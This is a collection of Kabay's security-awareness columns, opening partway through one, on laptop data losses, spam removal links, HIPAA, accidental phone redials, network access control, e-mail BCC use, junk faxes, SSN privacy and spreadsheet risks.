As you will understand, such techniques are especially useful for information assurance specialists. We are constantly raising touchy issues that raise people's hackles; starting off on the wrong foot or offending people by failing to realize what makes them uncomfortable or irritated just makes our job harder.

Now if we could just figure out how to apply these wonderful techniques to intercultural and international differences, perhaps we could prevent each other from bombing various parts of our planet into glassy wastelands.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Learning from Losses:
Wandering Laptops Should Teach Lessons

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Just recently I was updating some lecture materials for an upcoming course and needed some recent examples of losses of control over data. I ran across some excellent reporting by Ashlee Vance of _The Register_ and I think readers will enjoy reading his work.

* * *

ERNST & YOUNG LOSES LAPTOP COMPUTERS WITH CUSTOMER DATA

Mr Vance wrote that the international consulting firm Ernst & Young lost a series of laptop computers in early 2006. In February, the firm grudgingly admitted that a laptop with confidential customer data – including the SSN of Scott McNealy, CEO of Sun Microsystems – had been lost or stolen in January. < http://tinyurl.com/qxjz7 > McNealy reported that his identity had in fact been compromised. Then a March report in the Miami Herald stated that some Ernst & Young auditors went to lunch on Feb 9 – leaving their laptop computers in a conference room in the office building where they were working. Two men stole four of their laptops. E&Y declined to issue a public statement about these breaches of security, although when pressed, they did assure the public that "password protection" sufficed to compensate for loss of control over the data. < http://tinyurl.com/laj8c >

On March 15, Vance wrote that E&Y had lost yet another laptop computer – this one stolen in January from an employee's car. It contained financial and tax records compromising the security of "thousands" of IBM employees and ex-employees. Once again, the company refused to issue a public statement about the theft and informed the potential victims of identity theft two months after the incident. < http://tinyurl.com/hltf6 > On March 23, Vance found out that E&Y had admitted to BP that 38,000 employees were included in the January laptop theft. < http://tinyurl.com/oayw3 >

FIDELITY INVESTMENTS LOSES LAPTOP WITH CLIENT DATA

Ashlee Vance, scourge of careless laptop users, reported on March 22 in The Register that Fidelity Investments had announced the loss of a laptop computer containing detailed HP retirement plan data for 196,000 HP employees, including names, addresses, salaries and SSNs. In contrast with the disgraceful performance of Ernst & Young, Fidelity announced the loss relatively quickly and cooperated fully with the trade press. In addition, the data on the laptop were encrypted. < http://tinyurl.com/kyj3p >

The same article reported that Ernst & Young were rolling out encryption software for their corporate computers. At last.

On 24 March, Vance reported that the _reason_ a Fidelity employee was carrying 196,000 records about HP employees on a laptop was… wait for it… as part of a demo intended to

impress HP executives with some new software. Yep: live, highly sensitive data for a demo on a laptop computer. < http://tinyurl.com/ozy8j >

* * *

So aside from nominating Ashlee Vance for a journalism award, what can we learn from these unfortunate circumstances? Nothing particularly new, but perhaps readers will appreciate having fresh examples with which to enliven security-awareness and policy discussions where you can raise the following points:

* Think about whether specific data _ought_ to be on laptop computers at all in their raw form; would anonymized versions be just as good (e.g., for demos)?

* Confidential data on corporate computers should be encrypted using whole-disk or partition-level encryption (not file-by-file encryption) with appropriate provisions for key escrow or key recovery procedures in case the user forgets the key or leaves the organization (or this plane of existence).

* Passwords alone are an inadequate form of protection for confidential data.

* Every organization should have a computer security incident response plan in place to handle potentially embarrassing cases such as data loss or loss of control over confidential information. Honesty, forthrightness, openness, clarity, and truth are not just for girl scouts – they will largely prevent embarrassment and humiliation when the truth eventually comes out.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Unsubscribing Not So Easy:
The Perils of Untested Assumptions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Spammers have never shown any signs of moral development, but many of them have benefited from the technical intelligence of corrupt geeks who support their nefarious activities. Now, when I write about Bad Things, I anonymize the details and usually avoid making overtly derogatory comments in print; however, where spammers are concerned, the gloves come off. So here – without names or contact details but with lots of insulting comments – is the story.

* * *

Recently I received a press release from Caroline Twit of Famous Instrument Company and her fellow conspirator Jason Clueless of Dimwit and Foggy, presumably a firm of professional spam-advisors. Including URLs, it included over 15,998 bytes of fascinating detail about. . . . guitars. Why they sent this information to a professor of information assurance is beyond me – except for guessing that they really do not care a whit about selectivity or are too incompetent to bother screening their lists of victims.

The significant issue for readers of this newsletter is their instructions for removal from their list:

> Remove me from this list <mailto:removeme-famous@mail.dimwit.com>
>
> (Clicking on the link above will send an email automatically removing you from our distribution list) <

Well, no, it won't – at least not for me, and probably not for lots of other people either.

Now first of all, I don't make a habit of using remove-me instructions on spam; however, when it comes from established companies, I sometimes guess that some creep has suggested spamming to a fool who doesn't know any better, and so the instructions may actually work. Unfortunately, replying from the account where I send e-mail won't remove the address which received the spam.

I redirect mail from by norwich.edu address to an address at gmail.com because my University account is secured so firmly that it is inconvenient to use it from a non-University computer (such as my home-office machine) or from a non-Norwich connection point without using a Web-browser interface instead of a POP-mail client. In addition, I send mail from the home office via my satellite provider, Starband.

So I receive mail that's sent to a norwich.edu address but reply from either a norwich.edu address, a starband.net address or a gmail.com address depending on where I am.

The only way I could unsubscribe from the Famous Instrument spam list is to log on to the

Norwich server using its wretchedly slow Web interface and send the idiots e-mail from there.

But in general, I suspect that some people may be unaware that replying to redirected e-mail won't work when trying to unsubscribe from a list that uses the original address.

If spammers DID care about removal, I suppose they would include instructions such as "If you are replying from an address other than the one we used for our intrusive and unwanted rubbish, use the text < REMOVE address > where address is the one where you received our garbage." Another technique used by legitimate organizations is a uniquely-generated HTML address such as “To be removed automatically, click on < http://www.garbagesenders.com/t/56842/800545/41/0/ >” which in turn accesses a database and generates a removal.

Oh well, instead, I wrote them a nasty note.

As an additional cause for finger-pointing and public humiliation, these people didn't use a "mailto:" link for their e-mail addresses. Oh no, they used links in the form

http://us.fnnn.mail.yahoo.com/ym/Compose?To=idiot@unfortunate_employer.com

Anyone allowing HTML-formatted e-mail to pollute their in-box who simply clicks on the link ends up at a page that reads "Your login session has expired."

[Slaps forehead in amazement.]

There. I hope this is sufficiently embarrassing that these folks recognize themselves and NEVER NEVER NEVER spam anyone again.

[Evil grin.]

So the moral for all you nice readers who run legitimate e-mail lists is that you should not make assumptions about where your readers are writing from. When you provide removal instructions, be sure that they will work even if the senders are responding from an e-mail address other than the one to which you sent the original message.

And may there be a pox on spammers throughout the universe.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Unexpected Consequences of HIPAA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Although I began programming in 1965 and began working professionally on a compiler project in 1979, I have maintained a lifelong interest in science in general and biology in particular. Some readers may know that my original field of study (almost 40 years ago) was biology. My doctorate was in invertebrate zoology and applied statistics (!). One of the journals I read regularly is SCIENCE from the American Association for the Advancement of Science < http://www.aaas.org/ >. A recent article brought to light some unexpected consequences of the Health Insurance Portability and Accountability Act (HIPAA, < http://tinyurl.com/mlvbh >).

Jocelyn Kaiser wrote a report in the March 17, 2006 issue entitled, "Rule to protect records may doom long-term heart study." (SCIENCE 311:1547-1548). It seems that a major research study on heart attacks, the Minnesota Heart Survey < http://tinyurl.com/q23dq >, is suffering some serious interference in its data gathering due to the strict requirements for patient confidentiality imposed by HIPAA and by state regulations. Specifically, "the Privacy Rule… gives patients access to their medical records and restricts how health care providers use them… One key change from existing practices requires researchers outside the provider organization to obtain written consent from each patient…or… to get a waiver from their institutional review board (IRB). Researchers can also receive a data set stripped of identifying information."

According to principal investigator Professor Russell V. Luepker, these rules are making it extremely difficult to obtain medical information for their research. The article details a number of workarounds, but the essential point is that the HIPAA Privacy Rule and the state laws have unexpectedly made some types of valuable contributions to the progress of medical science far more difficult than ever before.

Luepker and other scientists need _some_ identifier for the patient records because they are conducting longitudinal studies – time series that look at patient histories. Stripping out _all_ identifying data ruins the data set for their needs.

But as long as there's a _single_ unique identifier that allows records to be correlated, one could provided stripped data (no name, no address, for example) with lots of value for the researchers while preserving patient confidentiality.

Here's where information security technologies might be helpful. It would be simple to encrypt a unique or nearly-unique identifier such as the Social Security Number (SSN) using public key cryptography (PKC) so that patient records would be correlated even across medical institutions. One would need to establish a single public key held by, say, the National Institutes of Health (NIH). All researchers could receive patient data sets anonymized by converting the patients' SSNs to a unique ciphertext using that NIH public key. The trick would be that the secret key generated at the same time as that public key would be destroyed; that is, no one would have a reasonable means of decrypting a particular ciphertext to deduce the original SSN. So patient confidentiality would be preserved but all the juicy clinical details would still be available for the scientists.

On a more general note, the wording of the Privacy Rule in HIPAA and of similar state laws illustrates the rule of unintended consequences. In our own work in information assurance, we ought to be careful to run pilot programs and studies to see if our brilliant ideas and stunningly precise policy formulations are actually having the effects we want – and only the effects we want.

* * *

Anyone interested in some of my work in the late sixties and seventies can read an account on my Web site at < http://tinyurl.com/mv9pf > for html or < http://tinyurl.com/n8ap4 > for pdf.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Leaky Blackberry Spills the Juice

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

It's been so wet in Vermont lately that even the mushrooms are soggy. A delegation of frogs from our pond came to ask us for a sunlamp the other day, and some of the cows are turning green and black. So when the bright yellow thing came out for a few minutes one morning last week, I dashed out with the dogs to play Frisbee and to stare at the funny blue patches in the sky.

When I returned to my office above the garage, I checked my phone for voice mail. Yep, there was a message from one of my clients – Girolamo Frescobaldi of Ferrara, who had called me earlier that morning. But wait – what was this? A fragment of conversation? Discussing a product? Whoa – this was clearly not meant for me. After about 20 seconds of inadvertent eavesdropping, I saved the message and called my client.

"Ciao, Girolamo!"

"Si, Mich? Come sta?"

"Girolamo, ascolti questo [listen to this]!" And I conference-called my voice-mail and played a few seconds of the message for him.

"Madre di Dio e tutti i santi!" he exclaimed. "How did you get that?"

"Well," I said, "it appears that your Blackberry called me and got my voice-mail. Would you like me to delete the rest of the message?"

"Per amor di Dio, Sì! Sì!"

So I hit the delete key and he heard the reassuring dulcet tones of the voice-mail system saying, "Message deleted."

It turns out that Girolamo's Blackberry has a button on top for automatic redial of the last number called. Luckily, the entire device (except an emergency 911 call button) can be locked automatically after a timeout or manually to prevent accidental dialing or use of hotkeys; re-enabling the device requires a password that can be strong. So Girolamo must have (a) failed to lock his device and (b) accidentally hit the redial through the third-party soft case he uses while he was in the middle of a sensitive discussion with one of his colleagues about one of their products. And he said that if that particular conversation had been heard by, say, a news reporter (I don't count), "ogni inferno avrebbe potuto rompere sciolto." [Take a guess.]

Moral #1: If your cell phone or equivalent does not have a complete lockout on at least the keyboard, TURN IT OFF when you are discussing anything that is highly sensitive.

Moral #2: Don't let people keep their cell phones with them in meetings where highly sensitive topics are discussed.

Abbia un bel giorno. Privatamente. [Have a nice day. Privately.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

NAC NAC – Who's There?
DHCP A Core Technology for Network Access Control

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Network Access Control (NAC) is the process of controlling users' and device access to the network. Because of increased employee mobility and the growing number of end-user network-capable devices, tracking and controlling network access has become essential to maintaining data security in corporate networks.

In January 2006, Infonetics Research released the results of a study suggesting a significant growth of the NAC market (an 11-fold increase predicted from 2005 to 2008). < http://tinyurl.com/zyd4z > Their press release describes NAC as follows: "Network access control, or NAC, is considered the holy grail of network security, as it is an intelligent network infrastructure that can identify users, identify and do integrity checks on the computers they are using, and then grant them access to specific locations and/or resources and set policies based on user and machine identity."

Tim Greene wrote in _Network World_ at the beginning of May that NAC products would be highly visible at Interop Las Vegas. < http://tinyurl.com/knrsk > Greene wrote, "Infonetics breaks NAC designs into three components: clients that check end devices for compliance, enforcement points that impose policies and back-end servers that dictate policies to the enforcement points. NAC identifies and authenticates users and machines, ensures machines meet security policies, sets policies based on user and machine status, and grants access to specified resources. An Infonetics survey recognizes Cisco's Network Admission Control < http://tinyurl.com/e8ndm >, Microsoft's Network Access Protection (NAP) < http://tinyurl.com/htt38 > and the Trusted Computing Group (TCG) consortium's Trusted Network Connect < http://tinyurl.com/hzvxk > as the three NAC schemes best known among IT executives." [links added by MK]

Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed
Field Code Changed

Richard Kagan is Vice President of Marketing at Infoblox, a firm that delivers network infrastructure essential for any NAC deployment scheme; he recently sent me a brief summary of key issues underlying NAC for network architects and security personnel. The following is a lightly-edited version of his comments.

* * *

What NAC solution is best for your organization? Stand-alone security applications? 802.1x? Cisco? Microsoft? End-point security is critically important and must take into account the following requirements:

- Networks are largely operating anonymously, with IT departments having limited awareness or control over how the network is being used or by whom.
- Increasingly strict regulatory pressures and security concerns are forcing organizations to establish identity-driven networks which require more control over user access and devices, and in turn, better monitoring of network data.

- NAC solutions must be able to interact with gear from multiple vendors and systems.
- Ideally, NAC solutions should not require an infrastructure overhaul.
- Network identity services such as Dynamic Host Configuration Protocol (DHCP) are essential to any NAC solution.

DHCP is the method used in all Internet Protocol (IP) networks for automatically assigning the IP address for networked devices. Address acquisition is the first step for access over IP, so DHCP is a must for any NAC implementation. NAC solutions must link the DHCP server to the network to enable authorized access; otherwise, IP addresses would be provided to all requesting devices. Consequently, the NAC solution you deploy must have a robust DHCP infrastructure that enables today's advanced services such as voice over IP (VoIP) and wireless applications to support an increasingly mobile workforce.

It is not yet clear which NAC solutions will be the most widely accepted; however, it is clear that all solutions will require a solid DHCP foundation. Here is what to look for:

- Out-of-the-box support for basic device and user authentication;
- Easy integration with client-based and clientless end-point scanning, remediation and threat mitigation systems;
- Ability to link users, device Media Access Control (MAC) addresses, IP addresses and host names;
- Ubiquitous networking equipment vendor support;
- Using existing directory stores and user credentials without additional provisioning.

For more information about essential network identity services, including DHCP, Domain Name Service (DNS) and Remote Authentication Dial-In User Service (RADIUS), visit < http://www.infoblox.com/library/whitepapers_confirm.cfm >.

Field Code Changed

[Disclaimer from MK: I have no financial relations whatever with any of the vendors named in the article above and mentioning their products or services implies no endorsement.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

Field Code Changed

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://~~www2.norwich.edu/mkabay/~~www.mekabay.com/index.htm >.

Field Code Changed

Field Code Changed

BCC PREVENTS E-MAIL NUISANCES

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The consensus in our profession – despite the dreadful lack of hard statistics – is that something like 2/3 of all the damage caused to our information systems is from insiders who are poorly trained, careless or malicious (for a detailed discussion of security statistics see http://tinyurl.com/b6zzh or http://tinyurl.com/96u2n) . For example, a study published in late 2005 reported that "Sixty-nine percent of 110 senior executives at Fortune 1,000 companies say they are 'very concerned' about insider network attacks or data theft, according to a study by Caymas Systems, a network security technology firm based in San Jose, Calif. And 25 percent say they are so concerned they can't sleep at night, Sanjay Uppal, a vice president at Caymas Systems, told eSecurityPlanet." < http://tinyurl.com/mmnuw >

A McAfee-sponsored survey in Europe showed that (in the words of the Department of Homeland Security
Daily Open Source Infrastructure Report < http://www.dhs.gov/iaipdailyreport >), "Workers across Europe are continuing to place their own companies at risk from information security attacks. This "threat from within" is undermining the investments organizations make to defend against security threats, according to a study by security firm McAfee. The survey, conducted by ICM Research, produced evidence of both ignorance and negligence over the use of company IT resources. One in five workers let family and friends use company laptops and PCs to access the Internet. More than half connect their own devices or gadgets to their work PC and a quarter of these do so every day. Around 60 percent admit to storing personal content on their work PC. One in ten confessed to downloading content at work they shouldn't. Most errant workers put their firms at risk through either complacency or ignorance, but a small minority are believed to be actively seeking to damage the company from within. Five percent of those questioned say they have accessed areas of their IT system they shouldn't have while a very small number admitted to stealing information from company servers." < http://tinyurl.com/8rjz5 >

In my last column, I presented an example of careless or ignorance that can bypass technical security. I pointed out that combining the unthinking use of REPLY ALL with visible distribution lists from a CC field can lead to violations of privacy even inside an organization. In this column, I want to finish my discussion with a few more points about the dangers of using visible distribution lists.

The problems caused by CC are worse when the recipients do not know each other. I have often received messages from technically unsophisticated correspondents who put dozens of e-mail addresses in the CC field even though many of the recipients are total strangers to each other. Such exposure of e-mail addresses always makes me nervous; who knows whether everyone on the list is trustworthy? Even if the list is not misused for outright spam, people often REPLY ALL with what I consider useless information, effectively adding me to a discussion list that I never wanted to be on.

One particularly annoying habit is to REPLY ALL with a joke stemming from some initial message. People then generate a series of increasingly long messages including copies of all the previous copies of the ostensibly clever repartee, driving me to generate an addition to my junk

mail filter.

In one embarrassing case I was personally involved in, I added a new course developer to my MSIA faculty list and put the list name in the CC field by mistake in an all-points-bulletin. To my horror, the course developer cheerfully added my faculty members to a newsletter without permission. You can imagine the repercussions; there were two red faces that day and apologies to everyone.

The habit of using REPLY ALL is annoying enough when a reply does not in fact have to go to everyone on the original distribution list. However, REPLY ALL is a positive menace if it is coupled with the abhorrent practice of using an existing e-mail message as a shortcut to creating a new one with a completely different topic. Not only do many lazy users fail to modify the original message subject -- thus running the risk of having their new message ignored or filtered or misfiled -- but they may easily send sensitive information to the wrong people. This sloppy use of e-mail can result in gross violations of confidentiality.

In conclusion, you may want to put a note in your corporate security newsletter about the proper use of CC and BCC fields the next time you're casting about for a topic.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

GAO Slams FCC on Junk Fax Processing

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Geeks like acronyms. One of my friends sends me e-mail entitled YMS (Your Morning Smile); various sources (e.g., Computer Desktop Encyclopedia at http://computerlanguage.com/ , The Jargon File at http://jargon.watson-net.com/ or the Geek Dictionary at http://tinyurl.com/rgtou) define lots of TLAs (three-letter acronyms) and other abbreviations used by geeks. In that spirit, I can write that YAJF (Yet Another Junk Fax) appeared on my machine a few days ago, this time touting YAJS (Yet Another Junk Stock) and presumably aimed at YAGF (Yet Another Gullible Fool) stupid enough to spend money on information sent illegally by criminals.

In the USA, sending a fax to someone without an EBR (established business relationship) is a violation of the TCPA (Telephone Consumer Protection Act of 1991) and of the JFPA (Junk Fax Prevention Act of 1995). For complete information about FCC (Federal Communications Commission regulations applying to junk faxes, see their summary at http://tinyurl.com/va8n).

On occasion, I have taken the time to report junk faxes to the FCC, but I had never seen any information about whether such complaints or acted upon. A recent report from the GAO (Government Accountability Office) gives depressing news about the FCC's enforcement of junk fax laws (see http://tinyurl.com/r9cgu which provides links for a full report in PDF).

The Summary from the GAO includes the following text:

"FCC has procedures for receiving and acknowledging the rapidly increasing number of junk fax complaints, but the numbers of investigations and enforcement actions have generally remained the same. In 2000, FCC recorded about 2,200 junk fax complaints; in 2005, it recorded over 46,000. Using its procedures to review the complaints, FCC's Enforcement Bureau (EB) issued 261 citations (i.e., warnings) from 2000 through 2005. EB has ordered six companies to pay forfeitures for continuing to violate the junk fax rules after receiving a citation. The six forfeitures totaled over $6.9 million, none of which has been collected by the Department of Justice for various reasons. EB officials cited competing demands, resource constraints, and the rising sophistication of junk faxers in hiding their identities as hindrances to enforcement. . . ."

There is no information in the report itself to indicate what proportion of the recipients of junk fax take the time to send complaints to the FCC. A February 2006 press release from j2 Global Communications about its successful litigation against a major fax-spammer, Venali/Vision Lab Telecommunications, that organization has been sending out millions of junk faxes to j2's customers < http://tinyurl.com/s3bwk >. I suspect that the FCC's 46,000 complaints represent the very small tip of a very large iceberg.

Even if we estimate that junk faxes cost individual recipients a modest $.05 apiece, the total cost of wasted paper and toner or ink presumably runs into the millions of dollars a year. In addition, these criminals are bilking their customers of presumably significant amounts of money by pretending to send faxes to willing recipients (see for example the report on the now defunct FAX.COM company at http://tinyurl.com/m3nwe). Worse, according to the FCC document

mentioned earlier, “The person or business on whose behalf a fax is sent or whose goods or services are advertised is liable for a violation of these rules even if they did not physically send the fax themselves.”

If the FCC increased its litigation against the criminals it can find and actually collected money from the court-imposed fines, perhaps it could use the increased revenues to fund increased enforcement efforts.

Wouldn’t it be nice to see at least some junk fax operators reduced to penury and ignominy?

Grrrr.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Protecting Your SSN and Your Reading Habits

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I provided comments I had sent to Austrian journalist Erich Möchel about identity theft for one of his German-language articles on the subject.< http://futurezone.orf.at/it/stories/255874/ > At the end of my responses to him, I also included the following comments, which I have expanded for this article:

It strikes me that any government-held central database of identifying information _and other data_ about citizens always raises the risk of abuse as political winds change. We already have the example of the East German security police (the STASI) to warn us of the perils of a surveillance society. It bears repeating that the issue is not whether someone has something to hide: the issue is whether officials in different political circumstances will be able to abuse their access to information to persecute those with whose political views they disagree. For example, collecting information about what people are reading may seem harmless today, but it might not be so harmless if a cultish, fanatical leftwing atheist conspiracy took over the United States government and disapproved of reading religious books. [Oh do forgive me: I don't want to offend anyone – or at least I can try to offend everyone – so you can also imagine that a cultish, fanatical rightwing religious conspiracy controlled the government and disapproved of reading atheistical books if you prefer.]

* * *

My friend and colleague Prof Don Holden, MBA, CISSP-ISSMP, a Lead Instructor in the MSIA program, has a long and distinguished career in information assurance < http://www.graduate.norwich.edu/infoassurance/faculty.php >. He responded to my comments with some thoughts of his own, which I quote below with his kind permission:

In New Hampshire (motto, "LIVE FREE OR DIE") < http://www.visitnh.gov/ > we have taken some steps that show some of us recognize these dangers. When you get or renew a driver's license, you do not have to keep your SSN in the database < http://www.nh.gov/safety/divisions/dmv/forms/dsmv450.pdf > and you can opt out of having your picture stored in their database as well < http://www.nh.gov/safety/divisions/dmv/driverlic/image.html >. We rejected the Real ID Card, also.< http://www.news.com/How-will-Real-ID-affect-you/2009-1028_3-6229517.html > However, if you don't let them store a picture, you will have problems trying to get an emergency replacement drivers license if you are on a trip and lose it because the Department of Motor Vehicles won't be able to create a duplicate license for you and express-mail it the way they normally would.

The Libraries in New Hampshire must follow a state law protecting the privacy of their patrons regardless of age. < http://www.gencourt.state.nh.us/rsa/html/XVI/201-D/201-D-11.htm > Even parents have to get permission of their children or have their child's card to be able to pick up books left on reserve as an example if the child has her own card rather than a family card. Our library in Amherst, NH < http://www.amherst.lib.nh.us/ > does not store any records of books you have taken out after the books have been returned. If men in gray suits ask to see our patron

records under the USAPATRIOT Act < http://www.aclu.org/safefree/resources/17343res20031114.html >, they will see only the list of books patrons currently have checked out. One downside of this is that patrons cannot ask us to locate a book or other material that they once checked out if they have forgotten the name and author (but we do have indexes and search engines).

I think we as individuals also need to refuse to give our SSN as an identifier unless it is required by law usually to ensure the taxing authorities can get their piece of coin. And of course this identifier should never be used an authenticator (i.e., something secret that supposedly only you know – because it _isn't_ secret).

* * *

Donald B. Holden < mailto:donholden@rcn.com > is a technology executive with Concordant, Inc. and specializes in information security. He has more than 20 years of management experience in information systems, security, encryption, business continuity and disaster recovery planning in both industry and government. He is a LT COL in the United States Air Force Reserves and has served as disaster preparedness officer with the Federal Emergency Management Agency, as an auditor with the US Air Force Audit Agency and with the New Hampshire Office of Emergency Management. He also serves as Chairman of the Amherst (NH) Library Trustees.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Computer Said So:
Credulity vs Credibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In addition to teaching information assurance courses at my university, I also teach database design every year and sometimes teach systems engineering courses. In all of these courses, at some point I emphasize the importance of integrating plausible limits into the computer-human interface to reduce the effects of unthinking human credulity. As someone who has been programming computers since 1965, I am always amazed at how readily naïve users will accept utter nonsense simply because it is presented by a computer.

I began using slide rules in 1962 and still have and use my sickly greenish-yellow Pickett "Vector-Type Log-Log Dual-Base Speed Rule;" a necessary skill in using these calculating devices is the ability to keep an estimated order of magnitude for the answer in one's head. Alas, I fear that mental arithmetic is a lost art for most people. I've often told students of an incident at a grocery store years ago where a charming child told me that my tiny order would cost over $20; I firmly asserted that it would cost around $7 and told her to check the bill. Sure enough, my paltry selection cost something like $7.23. She stared at me in utter amazement and asked in disbelief, "How did you _do_ that??" Clearly, Isaac Asimov was prescient when he wrote "The Feeling of Power" in 1958 – a story about a world where everyone had forgotten that computation could be accomplished without computers < http://downlode.org/etext/power.html >.

In a spectacular demonstration of slavish obedience to computers, a pair of nitwits demonstrated the crucial role of observation and thought when using mission-critical technology. Peter G. Neumann wrote in RISKS 20.14 [the item is dated 28 Dec 1998], "A German couple drove their BMW with great confidence under control of its computerized satellite navigation. Indeed, they drove it past a stop sign, down a ferry ramp, and into the Havel River in Caputh, near Potsdam/Berlin, Germany. The computer system reportedly neglected to tell them they needed to wait for the ferry. Ship traffic was stopped for two hours, but the couple was OK." < http://catless.ncl.ac.uk/Risks/20.14.html#subj1 >

In February 1999, the RISKS FORUM DIGEST had a cute story from Carnegie Mellon University Professor Philip Koopman, who lost his photocopier privileges for one of his graduate courses because the administrators reported, straight-faced, that he and his students had made 4,294,967,026 copies in two weeks. < http://catless.ncl.ac.uk/Risks/20.20.html#subj3 > They knew this because a computer told them so. A quick calculation would have shown the administrators that even at 10 copies per minute, it would take more than 816 years of continuous operation day and night without interruption to print that many copies (remember that a year has about 365.25 days). If we estimate 250 pages per inch of thickness, that number of pages would stand over 271 miles high. Wouldn't even a few moments of common sense have pointed to a system error rather than abuse of photocopier privileges as a better explanation of such a preposterous volume?

In Valparaiso, Indiana, someone pressed the wrong key in the municipal-tax program in 2005

and accidentally altered the property value for a house originally evaluated at $121,900 so that it was appraised at $400M. No one noticed. The tax bill went from $1,500 to $8M, causing a significant increase in the anticipated municipal tax revenues. Although the faulty tax bill was corrected, the town planners had already lowered the property tax rate to take into account the imaginary $8M windfall and therefore faced a budget deficit for municipal services and schools. < http://tinyurl.com/rq8p8 >

Human beings should not allow the origin of information to overwhelm rationality. Whether it is government propaganda, commercial advertising, the results of an electronic voting machine devoid of auditability or any critical data baldly presented by a computer, information must be evaluated for credibility. Is it consistent with known limits of the process being described? Does it conform to reasonable predictions? Can it be checked or tested independently? Basically, does it make sense?

Computers should not be approached as worthy of unquestioning faith; let's not substitute credulity for credibility.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Koopman's photocophier

4,294,967,026	pages		
250	pp/inch	17,179,868	in
12	in/foot	1,431,656	ft
5,280	ft/mile	271	miles
10	pp/min	429496702.6	min
60	min/hr	7158278.377	hr
24	hr/day	298261.599	day
365.25	day/yr	816.5957537	year

Production Spreadsheets Can Cause Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A long-standing problem with end-user computing is that tools such as simple databases and spreadsheets is that they are so easy to use that people with no background or training in computing can apply them to production problems. "Production" means applications on which an organization depends for mission-critical decisions or functions.

Gene Wirchenko, writing in RISKS 24.16 < http://tinyurl.com/khcwd > reported on a site that lists signficant errors in spreadsheets: < http://www.eusprig.org/stories.htm >. The site is managed by the European Spreadsheet Risks Interest Group (EuSpRIG); their description reads, "These stories illustrate common problems that occur with the uncontrolled use of spreadsheets. We say how we think the problem might have been avoided. An obvious form of risk avoidance is simply to check your work before sending it out. For important spreadsheets, a second pair of eyes ('peer review') is even better. Where stakes are high, a thorough test and audit is a further defence." The group runs an annual conference that concentrates on quality assurance for spreadsheets.

